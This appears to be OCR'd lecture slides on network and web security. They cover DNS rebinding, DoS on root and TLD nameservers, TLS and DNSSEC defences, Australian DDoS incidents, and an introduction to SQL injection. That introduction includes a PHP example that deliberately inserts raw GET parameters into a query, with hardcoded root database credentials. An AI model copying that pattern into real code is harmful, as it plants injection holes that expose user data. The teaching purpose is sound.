
DNS Rebinding is a technique used by attackers to bypass the **Same-Origin Policy** in web browsers.

How it works:

1. A user visits a **malicious website**.
2. That website serves **JavaScript** code to the browser.
3. The domain name resolves to the **attacker's server (1st DNS reply)**.
4. Then, the attacker changes the DNS record to resolve to an **internal IP address (2nd DNS reply)**.
5. Now, the JavaScript in the browser can send requests to **internal services**, thinking it's the same origin.


🚨 **Why it's dangerous:**

- ❑ Allows **external attackers** to access **private/internal resources** behind firewalls.
- ❑ Can be used to:
  - 🔍 Scan internal networks
  - 🗂 Access web interfaces (e.g., routers)
  - 💉 Exploit vulnerable internal apps



DNS Rebinding Attack – With Malicious Nameserver

- www.attacker32.com domain
- **Malicious nameserver** under attacker control
- **User's browser with JS** that behaves like it's still talking to the attacker, but now it's communicating with internal targets.
- **Target server** is vulnerable and sits behind a firewall.



The attacker tricks the browser into thinking that internal resources belong to the same origin, bypassing Same-Origin Policy and **reaching protected internal targets.**


Denial of Service (DoS) Attacks on Root & TLD Servers

Attacks on Root Name Servers

🗂️**Root nameservers** are extremely resilient, but still a critical target:

- There are **13 globally distributed** root servers (A–M), backed by **redundant infrastructure (server farms)**.
- 🕒 Root responses are **rarely needed** due to **local DNS caching** (48 hours TTL), so the attack must be **long-lasting** to have visible effects.
- Root servers support **all TLDs** — taking them down disrupts foundational DNS resolution.

These servers are **hard to attack**, but, if successful, the **global DNS infrastructure is threatened**.



Attacks on TLD Servers

🌐 **TLDs (Top-Level Domains)** like .com, .net, .gov are more vulnerable:

- Common TLDs have **robust protection** and distributed DNS.
- Obscure or country-specific TLDs (e.g., .zw, .sy) often lack **defensive capacity**.
- Attackers may target **weaker TLDs** to **disrupt internet access for specific nations**.

TLD servers are weaker links, and taking down just one can **disconnect millions** in a specific region.

The **root servers** are fortified but critical. **TLD servers**, especially lesser-known ones, present a **strategic vulnerability** for attackers aiming to localize disruption.


If root or TLD DNS servers are taken offline, **massive portions of the internet** could become unreachable, especially in **targeted regions**.

Protection Using TLS/SSL (Transport Layer Security / Secure Sockets Layer)

TLS/SSL is a cryptographic protocol that ensures secure communication and prevents DNS cache poisoning.

How it helps:

1. The client requests an IP for a domain (e.g., www.example.net) via DNS
2. After receiving the IP, the client connects and requests identity proof.
3. The server presents a **certificate** signed by a trusted Certificate Authori (CA).
4. The client verifies the certificate matches the domain's private key.
5. If verified, a secure HTTPS session starts.



Built-in defense:

- HTTPS (built on TLS/SSL) ensures that the server you're talking to is the real one, not a spoofed address, where all communications are encrypted and authenticated.
- This prevents **DNS spoofing/cache poisoning** from succeeding.

HTTPS = TLS/SSL + HTTP

Attacks on Nameservers of a Particular Domain

- Australian Telcom Provider Telstra Mistakes DNS Issue for DDoS Attack ☹

https://www.zdnet.com/article/telstra-dns-falls-over-after-denial-of-service-attack/

- DDoS attack takes out Melbourne IT DNS servers ☹

https://www.arnnet.com.au/article/617665/ddos-attack-takes-melbourne-it-dns-servers/

The Most Common DNS Security Risks in 2026: https://heimdalsecurity.com/blog/dns-security-risks/

DDoS attack on Australian university websites

- **Australia's Growing DNS Vulnerability**

Australia ranked **#5 globally for DDoS attacks in 2024**, with DNS servers in the **finance, telecom, and public sectors** targeted.

Source: https://www.insurancenews.com.au/international/australia-among-world-hotspots-for-d-do-s-attacks

- **Telstra DNS Crash**

In 2020, **Telstra's DNS went offline** nationwide. Initially thought to be a DDoS attack, it was later attributed to **internal misconfiguration**, yet it exposed how fragile DNS systems can be.

Source: https://www.itnews.com.au/news/massive-messaging-storm-takes-out-telstras-dns-infrastructure-551146

- **Hacktivist DDoS Campaign on AU Gov**


In late 2024, **NoName057(16)** launched over **60 coordinated DDoS attacks** on DNS and web infrastructure across **39 Australian government and corporate domains**.

Source: https://smbtech.au/thought-leadership/exposing-upscale-hacktivist-ddos-tactics/

Protection Against DNS Cache Poisoning Attacks

DNSSEC ensures the authenticity and integrity *of DNS responses through a cryptographic chain of trust.*

- ✓ DNSSEC protects against forged DNS responses by creating a **chain of trust** from a known root key to each domain name.
- ✓ Each step validates the next using cryptographic signatures and hash-based DS records.




"DNS can be vulnerable to spoofing. Secure it with DNSSEC!"

Interacting with Database in Web Application

A typical web application includes **three key components**:

👨‍💼**User (Browser)** → 🌐 **Web Server** → 🗄️ **Database**

- **Users do not interact directly** with the database.
- Instead, the **web server processes inputs** and communicates with the database.



SQL Injection Risk

If the **communication path** between user input and the database is **not properly secured**, attackers can exploit it using **SQL Injection** attacks.

⚠️**Impact:**

☐ Unauthorized access
☐ Data theft or corruption
☐ Full database compromise
(**Severity: HIGH**)

🛡️**Secure Coding Checklist**

✅ Validate and sanitize **all user inputs**
🔐 Use **parameterized queries** or **ORMs** (Object-Relational Mapping)
🔥 Apply **firewalls** and **least-privilege access** controls
☐ Regularly test for **SQL Injection vulnerabilities**

Getting Data from User

Getting Data from the User


- A **web form** is used to collect input from users.
- When the user **clicks "Submit"**, an **HTTP request** is sent with the form data.

- This form sends the data as **URL parameters** using the **GET method**.

➢ HTTP Request Sent
http://www.example.com/getdata.php?EID=EID5000&Password=passwd123

Warning: Data in GET requests is visible in the browser address bar, avoid using it for sensitive data!

✓ The server retrieves parameters using the **$_GET array.**



How Web Applications Interact with Database


```php
function getDB() {
    $dbhost = "localhost";
    $dbuser = "root";
    $dbpass = "seedubuntu";
    $dbname = "dbtest";

    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);

    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }

    return $conn;
}
```


```php
<?php
    $eid = $_GET['EID'];
    $pwd = $_GET['Password'];

    $conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
    $sql = "SELECT Name, Salary, SSN
            FROM employee
            WHERE eid='$eid' and password='$pwd'";

    $result = $conn->query($sql);
    if ($result) {
        // Print out the result
        while ($row = $result->fetch_assoc()) {
            printf("Name: %s -- Salary: %s -- SSN: %s\n",
                   $row["Name"], $row["Salary"], $row["SSN"]);
        }
        $result->free();
    }
    $conn->close();
?>
```


- A **PHP script** first establishes a connection to the MySQL database using the mysqli class, which requires parameters such as host, username, password, and database name.
- After successfully connecting, the script processes incoming user input (e.g., EID and Password) and dynamically constructs an SQL query.
- The **SQL query** is executed, and the results are retrieved and displayed.
- **Security Concern**: If user inputs are embedded directly into SQL queries (without validation or parameterization), the application becomes vulnerable to **SQL Injection** attacks.

SQL Injection Attacks

SQL injection is the placement of malicious code in SQL statements, via web page input.

